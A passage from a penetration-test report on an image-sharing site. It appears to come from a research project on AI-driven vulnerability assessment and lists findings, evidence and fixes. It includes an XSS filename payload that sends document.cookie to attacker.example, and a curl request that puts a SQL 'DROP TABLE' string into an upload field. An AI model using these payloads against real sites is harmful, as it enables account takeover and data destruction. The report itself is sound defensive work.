1. Attacker learns the victim's UUID from the site (public profile pages or side channels).
2. Attacker uploads a small PNG on the victim's behalf via the upload IDOR finding, with filename `<img src=x onerror=fetch('https://attacker.example/'+document.cookie)>.png`.
3. Victim opens their dashboard, clicks the mysterious new image (whose filename displays as the payload text), the payload executes, the session cookie is sent to the attacker, and the attacker takes over the account.

Business impact

- Account takeover of any user for whom the attacker can plant an image (which, per the IDOR finding, is any user whose UUID they know).
- Ability to modify or delete legitimate user content, change email, etc.
- Reputational and legal exposure identical to a data breach.

Recommendation

1. HTML-escape the filename in every location it is rendered. The template already escapes it in `<title>` and `<h1>`; extend the same helper to the Filename meta-row and the image `alt` attribute.
2. Enforce a strict server-side filename sanitiser that only permits `[A-Za-z0-9._-]` and truncates to a reasonable length before storing.
3. Add a Content-Security-Policy header such as `default-src 'self'; img-src 'self' https://*.s3.ap-southeast-2.amazonaws.com; script-src 'self'; object-src 'none'; base-uri 'self'; frame-ancestors 'none'` to sharply reduce the impact of any residual XSS.

M4: Username Enumeration on /login via Response-Time Side Channel	
Score	5.3 (Medium)
Vector string	CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:L/I:N/A:N
Target	POST https://imagesharer.xyz/login
References	• https://owasp.org/Top10/A07_2021-Identification_and_Authentication_Failures/ • https://cwe.mitre.org/data/definitions/203.html • https://cheatsheetseries.owasp.org/cheatsheets/Authentication_Cheat_Sheet.html

Overview

The `/login` endpoint returns the same HTTP status and identical (empty) response body whether or not the submitted email address exists, but the server takes approximately four times as long to answer for an email that is in the database. An attacker can therefore reliably determine whether an arbitrary email address has an account on Imagur by measuring response time alone.

Details

Two directly comparable requests were issued:

- Existing email + wrong password: HTTP=302, time=0.529s
- Non-existent email + any password: HTTP=302, time=0.122s

The response body is 0 bytes for both, and the redirect target is `/login` in both. Only the time-to-first-byte differs, consistently over multiple attempts (roughly 4.3x slower for existing accounts). This is the classic signature of a code path that hashes and compares the password only when a user row is found (bcrypt work factor dominates the response time).

Business impact

- An attacker can enumerate which email addresses have Imagur accounts. Useful for targeted phishing, credential stuffing, and reconnaissance.
- A third party can confirm whether a given individual has an Imagur account, harming user privacy.

Recommendation

1. Always perform a constant-time password verification, even when no user row was found. Compare against a fixed dummy hash so the cost is paid regardless of email validity.
2. Alternatively introduce a small deliberate delay (~250 ms), or ensure both branches perform equivalent work.

3. Apply the same treatment to `/register`: registering with an email that already exists should not respond in a distinguishable way.

M5: Verbose Error Messages Reveal Server File Paths, Framework Structure, and Database Type	
Score	4.3 (Medium)
Vector string	CVSS:3.1/AV:N/AC:L/PR:L/UI:N/S:U/C:L/I:N/A:N
Target	POST https://imagesharer.xyz/images/upload
References	• https://owasp.org/Top10/A05_2021-Security_Misconfiguration/ • https://cwe.mitre.org/data/definitions/209.html • https://cwe.mitre.org/data/definitions/497.html

Overview

When the application receives input that fails a database type constraint, it returns a JSON error containing the raw PostgreSQL SQLSTATE code, the malformed parameter value, and the absolute source file path that issued the query. This gives an attacker a free map of the server-side technology stack and the internal application structure.

Details

Sending an invalid UUID in the `user_id` field:

```
curl -k -b cookies-A.txt -X POST https://imagesharer.xyz/images/upload \
    -F "user_id='; DROP TABLE users; --" \
    -F "file=@tinyA.png;type=image/png"
```

returned:

```
{"error":{"code":"INTERNAL_ERROR","message":"An unexpected error occurred.",
  "detail":"SQLSTATE[22P02]: Invalid text representation: 7 ERROR:  invalid input syntax
for type uuid: \"'\"\n
  CONTEXT:  unnamed portal parameter $2 = '...' in /var/www/html/src/modules/images/
ImagesService.php:71"}}
```

From that single response an attacker learns:

- The database is PostgreSQL (SQLSTATE format).
- Prepared statements are used correctly (parameter `$2`) - a defensive positive, but visible.
- The application root on disk is `/var/www/html`.
- The source tree uses a modular structure under `src/modules/`, with images handled by `ImagesService.php`.
- The line number of the vulnerable-looking query (line 71).

This same shape of error is likely to surface for any parameter that fails a database type or constraint check.

Business impact

- Provides low-effort reconnaissance to any attacker probing the site.
- Reduces the time cost of chaining an unrelated bug into RCE or a targeted exploit.
- Historically a common precursor to full compromise.

Recommendation

1. Turn off `display_errors` in `php.ini` for the production SAPI (verify).
2. Catch database exceptions in a top-level middleware and return a generic error identifier while logging details server-side, e.g.:

```
{"error":{"code":"INTERNAL_ERROR","reference":"<random-uuid>"}}
```

and log the SQLSTATE + trace under that reference. 3. Never include CONTEXT/parameter values or file paths in the client response.

M6: Missing Strict-Transport-Security, Content-Security-Policy, and Permissions-Policy Response Headers	
Score	4.2 (Medium)
Vector string	CVSS:3.1/AV:N/AC:H/PR:N/UI:R/S:U/C:L/I:L/A:N
Target	https://imagesharer.xyz (all responses)
References	• https://owasp.org/Top10/A05_2021-Security_Misconfiguration/ • https://owasp.org/www-project-secure-headers/ • https://observatory.mozilla.org/

Overview

The site sets a good baseline of legacy headers (`X-Frame-Options`, `X-Content-Type-Options`, `X-XSS-Protection`, `Referrer-Policy`) but omits three modern hardening headers - HSTS, CSP, and Permissions-Policy. Their absence enables HTTPS downgrade attacks, magnifies the impact of any XSS, and permits use of powerful browser features from any script the site loads.

Details

Observed response headers on `/` and `/login` (both HTTPS):

```
Server: nginx
X-Content-Type-Options: nosniff
X-Frame-Options: DENY
X-XSS-Protection: 1; mode=block
Referrer-Policy: strict-origin-when-cross-origin
(no Strict-Transport-Security, no Content-Security-Policy, no Permissions-Policy)
```

Recommendation

1. Add `Strict-Transport-Security: max-age=63072000; includeSubDomains; preload` (once port 8080 is closed).
2. Add `Content-Security-Policy: default-src 'self'; img-src 'self' https://filesharer-research.s3.ap-southeast-2.amazonaws.com; style-src 'self'; script-src 'self'; object-src 'none'; base-uri 'self'; frame-ancestors 'none'; form-action 'self'`.
3. Add `Permissions-Policy: camera=(), microphone=(), geolocation=(), payment=()` (adjust based on features actually used).
4. Consider `Cross-Origin-Opener-Policy: same-origin` and `Cross-Origin-Resource-Policy: same-site`.

I1: Client-Side Cookies Store Server-Consumed State (page_views, last_login)	
Score	0.0 (Info)
Vector string	N/A
Target	Cookies `page_views` and `last_login` set on all users after login/registration
References	• https://owasp.org/Top10/A08_2021-Software_and_Data_Integrity_Failures/ • https://cwe.mitre.org/data/definitions/565.html

Overview

The application persists behavioural and auditing state in client-side cookies (URL-encoded JSON containing user agent, referer, timestamp, session ID, and a page-view history). If the server ever consumes any field of these cookies (e.g., for analytics dashboards, admin views, or automated actions), a client-side attacker can forge arbitrary values. Even without a confirmed downstream sink, this pattern is a design weakness.

Details

Observed cookies after login:

```
Set-Cookie:
last_login={"timestamp":1789706373,"session_id":"52f835430...","user_agent":"curl/
8.21.0"}; ...
Set-Cookie: page_views=[{"page":"auth/login","timestamp":...,"user_agent":"curl/
8.21.0","referer":""}]; ...
```

Both cookies have `Secure`, `HttpOnly`, `SameSite=Lax` (good), but contain server-echoable values that a browser cannot influence yet a determined attacker (via a compromised proxy, browser extension, or crafted request) can. If any admin dashboard renders these values back to a staff member they become a stored XSS vector against staff.

Business impact

Contingent on whether the server side reads these cookies for anything other than display to the same user. If it does, session-ID spoofing or stored XSS against admins is possible.

Recommendation

1. Do not use client-side cookies for behavioural or audit data. Persist that data server-side keyed off the session.

2. If retained, apply strict server-side validation before any use (JSON schema, UUID validation, length caps, HTML-escape on render).
3. Consider signing the cookie value (HMAC) so tampering is detectable.

I2: SPF, DKIM, and DMARC Records Absent for imagesharer.xyz	
Score	0.0 (Info)
Vector string	N/A
Target	DNS zone imagesharer.xyz
References	• https://datatracker.ietf.org/doc/html/rfc7208 • https://datatracker.ietf.org/doc/html/rfc6376 • https://datatracker.ietf.org/doc/html/rfc7489 • https://www.cyber.gov.au/resources-business-and-government/maintaining-devices-and-systems/system-hardening-and-administration/email-hardening

Overview

The domain `imagesharer.xyz` publishes no MX, SPF, DKIM, or DMARC records. Since the domain does not currently send email, a spammer or phisher can freely spoof `From: something@imagesharer.xyz` in emails to any third party, and receiving mail servers have nothing to reject the message against. This is easy to fix and prevents future brand-impersonation phishing against your users.

Details

DNS queries for `imagesharer.xyz` return no TXT records containing `v=spf1` or `v=DMARC1` and no MX record.

Recommendation

Publish a null MX record and rejecting SPF/DMARC records:

```
imagesharer.xyz.         IN MX    0 .
imagesharer.xyz.         IN TXT   "v=spf1 -all"
_dmarc.imagesharer.xyz. IN TXT   "v=DMARC1; p=reject; rua=mailto:security@<your-monitored-domain>"
```

5 Disclaimer

The purpose of this research project is to help evaluating the seamlessness, effectiveness and cost-benefit ratio of autonomously performing vulnerabilty assessment using agentic AI. I do not take any responsibility upon any misuse or abuse of such tool where it can face significant legal actions.

A Appendix

A.1 Static Appendix Section

A.2 Coverage Summary

All in-scope assets were reached and tested to the extent permitted by the engagement rules.

Web application (https://imagesharer.xyz): Fully mapped. Endpoints exercised include /register, /login, /logout, /dashboard, /profile, /profile/avatar, /images/upload, /images/, /images//visibility, /images//delete, /js/awsvalid.js, static asset paths, approximately 60 sensitive-file probes, and a small directory brute-force pass.

Origin server (51.161.131.44): Full TCP port scan followed by targeted service/version detection with safe default scripts. Ports 80, 443, 5432, and 8080 were found open and characterised. No authentication brute-forcing was performed against any service.

Storage (filesharer-research S3 bucket, ap-southeast-2): Unauthenticated listing and object-read behaviour was verified from outside the customer's AWS account. No AWS API calls were made using discovered credentials.

Areas intentionally not tested (documented for the customer's awareness):

- Live validation of the exposed AWS credentials against any AWS API.
- Credential brute-force or authentication attempts against PostgreSQL on port 5432.
- Direct enumeration of the S3 origin behind the resources.imagesharer.xyz CloudFront distribution.